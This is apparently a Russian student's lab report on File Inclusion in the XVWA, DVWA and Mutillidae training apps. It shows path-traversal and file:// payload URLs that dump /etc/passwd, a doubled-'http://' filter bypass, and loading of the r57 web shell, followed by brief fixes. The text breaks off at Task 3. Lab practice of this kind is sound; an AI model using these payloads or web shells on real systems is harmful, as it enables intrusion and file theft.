

26.07.2023

# Курс:


## Практическая работа к уроку № Lesson\_6

--

## Задание\_1:

Исследуйте страницу File Inclusion проекта XVWA (xvwa/vulnerabilities/fi/) и составьте отчет об обнаруженных уязвимостях.

- <http://192.168.56.11/xvwa/vulnerabilities/fi/>



The screenshot shows a web browser window with the address bar displaying `192.168.56.11/xvwa/vulnerabilities/fi/`. The browser's top bar includes various bookmarks like "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", "OffSec", "vagrant install juice-sh...", and "GitHub". The application header for "XVWA" has "Login" and "About" links. On the left, there is a sidebar menu with "Setup" and "Attacks" sections. The "Setup" section includes links for "Home", "Instructions", and "Setup / Reset". The "Attacks" section lists "SQL Injection", "SQL Injection (Blind)", "OS Command Injection", "XPATH Injection", and "Formula Injection". The main content area is titled "File Inclusion" and contains a description: "File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI)." Below the description, it says "Read more about File Inclusions" and provides two links: [https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion) and [https://www.owasp.org/index.php/Testing\\_for\\_Remote\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion). At the bottom of the main content area, there is a button labeled "Click here" and a large empty text input field.

192.168.56.11/xvwa/vulnerabilities/fi/?file=README.txt

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install juice-sh... GitHub

Login About

## File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions  
[https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion) [https://www.owasp.org/index.php/Testing\\_for\\_Remote\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion)

[Click here](#)

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

## Local File Inclusion

- подставляем:

<http://192.168.56.11/xvwa/vulnerabilities/fi/?file=README.txt>

<http://192.168.56.11/xvwa/vulnerabilities/fi/?file=/etc/passwd>

<http://192.168.56.11/xvwa/vulnerabilities/fi/?file=../../../../etc/passwd>

## File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions

[https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion) [https://www.owasp.org/index.php/Testing\\_for\\_Remote\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion)

Click here

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid: syslog:x:101:104:/home/syslog:/bin/false messagebus:x:102:106:/var
/run/dbus:/bin/false sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin statd:x:104:65534:/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,/home/vagrant:/bin/bash leia_organa:x:1111:100:/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash han_solo:x:1113:100:/home/han_solo:/bin/bash
artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100:/home/ben_kenobi:/bin/bash darth_vader:x:1117:100:/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash jarjar_binks:x:1119:100:/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash boba_fett:x:1121:100:/home/boba_fett:/bin/bash
```

## File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions

[https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion) [https://www.owasp.org/index.php/Testing\\_for\\_Remote\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion)

Click here

PHP Version 5.5.9-1ubuntu4.29



System	Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d

- Видим, что файл подгружается... Будем пробовать загрузить скрипт

Попробуем загрузить шелл *r57.txt* с гитхаба

File Inclusion

File inclusion is an attack that would allow an attacker to access unintended files on the server. This vulnerability exploits application's functionality to include dynamic files. Two categories in this attack are Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Read more about File Inclusions  
[https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion) [https://www.owasp.org/index.php/Testing\\_for\\_Remote\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion)

Click here

```
{
  "payload": {
    "allShortcutsEnabled": false,
    "fileTree": {
      "PHP": {
        "items": [
          {
            "name": ".svn",
            "path": "PHP/.svn",
            "contentType": "directory",
            "name": "150.php",
            "path": "PHP/150.php",
            "contentType": "file",
            "name": "27.9.txt",
            "path": "PHP/27.9.txt",
            "contentType": "file",
            "name": "2mv2.txt",
            "path": "PHP/2mv2.txt",
            "contentType": "file",
            "name": "404.php",
            "path": "PHP/404.php",
            "contentType": "file",
            "name": "404.txt",
            "path": "PHP/404.txt",
            "contentType": "file",
            "name": "Ajax_PHP Command Shell.txt",
            "path": "PHP/Ajax_PHP Command Shell.txt",
            "contentType": "file",
            "name": "Ani-Shell.php",
            "path": "PHP/Ani-Shell.php",
            "contentType": "file",
            "name": "AntiSecShell.v0.5.txt",
            "path": "PHP/AntiSecShell.v0.5.txt",
            "contentType": "file",
            "name": "Antichat Shell v1.3.php",
            "path": "PHP/Antichat Shell v1.3.php",
            "contentType": "file",
            "name": "Antichat Shell v1.3.txt",
            "path": "PHP/Antichat Shell v1.3.txt",
            "contentType": "file",
            "name": "Ayyildiz Tim -AYT- Shell v 2.1 Biz.txt",
            "path": "PHP/Ayyildiz Tim -AYT- Shell v 2.1 Biz.txt",
            "contentType": "file",
            "name": "Backdoor.PHP.Agent.php",
            "path": "PHP/Backdoor.PHP.Agent.php",
            "contentType": "file",
            "name": "CCCP-Shell.php",
            "path": "PHP/CCCP-Shell.php",
            "contentType": "file",
            "name": "CCCP-"
          }
        ]
      }
    }
  }
}
```

- Пробуем:

<http://192.168.56.11/xvwa/vulnerabilities/fi/?file=home.php>

<http://192.168.56.11/xvwa/vulnerabilities/fi/?file=index.php>

<http://192.168.56.11/xvwa/vulnerabilities/fi/?file=readme.txt>

Защипливаются...


- Файлы (шеллы) подгружаются:
  - УЯ1 path traversal (/../etc/passwd)
  - dot-dot-slash attack (/../etc/passwd)
  - УЯ2 загрузка шелл (?file=r57.txt)

- Обезопасить: Firewall, Validation, Filter

## Задание\_2:

Исследуйте страницу File Inclusion проекта DVWA (dvwa/vulnerabilities/fi/) и составьте отчет об обнаруженных уязвимостях.

- <http://192.168.56.11/dvwa/login.php>  
login: admin / password: password
- <http://192.168.56.11/dvwa/vulnerabilities/fi/>



- Security level is currently: *high*
- Перейдем в раздел *File Inclusion* и посмотрим исходный код страницы  
<http://192.168.56.11/dvwa/vulnerabilities/fi/?page=include.php>  
File Inclusion Source (View Source)

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
// This isn't the page we want!
echo "ERROR: File not found!";
exit;
}
?>
```

- Видим, что условный оператор `if`, который сообщает нам, что если будут выполнены условия в скобках с переменной `$file`, то будет происходить вывод

ошибки файла и мы получим сообщение `ERROR: file not found`, и далее последует выход из `if`, и на этом скрипт завершается.

- Далее переходим на уязвимую страницу и выбираем файлы от 1 до 3 с расширением «.php»:

- file3.php

<http://192.168.56.11/dvwa/vulnerabilities/fi/?page=file3.php>

192.168.56.11/dvwa/vulnerabilities/fi/?page=file3.php

Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vag

**DVWA**

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
**File Inclusion**  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs

## Vulnerability: File Inclusion

### File 3

Welcome back **admin**  
Your IP address is: **192.168.56.11**  
Your user-agent address is: **Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0**  
You came from: **http://192.168.56.11/dvwa/vulnerabilities/fi/?page=include.php**  
I'm hosted at: **192.168.56.11**

[\[back\]](#)

### More info

- [https://en.wikipedia.org/wiki/Remote\\_File\\_Inclusion](https://en.wikipedia.org/wiki/Remote_File_Inclusion)
- [https://www.owasp.org/index.php/Top\\_10\\_2007-A3](https://www.owasp.org/index.php/Top_10_2007-A3)

- Обходим фильтрацию с помощью записи в адресной строке ?  
*page=file:///etc/passwd:*

<http://192.168.56.11/dvwa/vulnerabilities/fi/?page=file:///etc/passwd>

Vulnerability: File Inclusion

192.168.56.11/dvwa/vulnerabilities/fi/?page=file:///etc/passwd

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install juice-sh...


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailin List Manager:/var/lib:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuid:x:100:101:/var/lib/libuid: syslog:x:101:104:/home/syslog/bin/false messagebus:x:102:106:/var/run/dbus/bin/false sshd:x:103:65534:/var/run/ssh:/usr/sbin/nologin statd:x:104:65534:/var/lib/nfs/bin/false vagrant:x:900:900:vagrant:/home/vagrant:/bin/bash leia\_organax:1111:100:/home/leia\_organax/bin/bash luke\_skywalker:1112:100:/home/luke\_skywalker/bin/bash han\_solo:1113:100:/home/han\_solo/bin/bash artoo\_detoo:1114:100:/home/artoo\_detoo/bin/bash c\_three\_pio:1115:100:/home/c\_three\_pio/bin/bash ben\_kenobi:1116:100:/home/ben\_kenobi/bin/bash darth\_vader:1117:100:/home/darth\_vader/bin/bash anakin\_skywalker:1118:100:/home/anakin\_skywalker/bin/bash jarjar\_binks:1119:100:/home/jarjar\_binks/bin/bash lando\_calrissian:1120:100:/home/lando\_calrissian/bin/bash boba\_fett:1121:100:/home/boba\_fett/bin/bash jabba\_hutt:1122:100:/home/jabba\_hutt/bin/bash greedo:1123:100:/home/greedo/bin/bash chewbacca:1124:100:/home/chewbacca/bin/bash kylo\_ren:1125:100:/home/kylo\_ren/bin/bash mysql:105:111:MySQL Server:/nonexistent/bin/false avahi:106:113:Avahi mDNS daemon:/var/run/avahi-daemon/bin/false colord:107:115:colord colour management daemon:/var/lib/colord/bin/false ftp:108:116:ftp daemon:/srv/ftp/bin/false usbmux:109:46:usbmux daemon:/home/usbmux/bin/false

**DVWA**


Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
**File Inclusion**  
File Upload

- `///etc/profile`




- `///proc/version`



- Также можно попробовать обойти фильтр и подставить HTTP (Security level is currently: *medium*)

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );
?>
```




- Подгружаем r57.txt

<http://192.168.56.11/dvwa/vulnerabilities/fi?page=http://192.168.56.11/r57.txt>

<http://192.168.56.11/dvwa/vulnerabilities/fi?page=http://http://192.168.56.11/r57.txt>





- УЯ1  
считываются пароли  
считывается версия
- УЯ2  
возможность подгрузить код по веб-адресу  
возможность подгрузить `r57.txt`

## Задание\_3:

На странице `text-file-viewer.php` проекта `mutillidae` (`/mutillidae/index.php?page=text-file-viewer.php`) присутствует уязвимость класса `Inclusion`.

Ваша задача — составить сценарий атаки, направленной на клиента (а не на сервер) и реализовать его. Составить отчет о проделанной работе.

- <http://192.168.56.11/mutillidae/>  
Username: samurai

Password: samurai

192.168.56.11/mutillidae/ × http://192.168.56.11/mutillidae/ × +

← → ↻ 🏠 192.168.56.11/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant ins

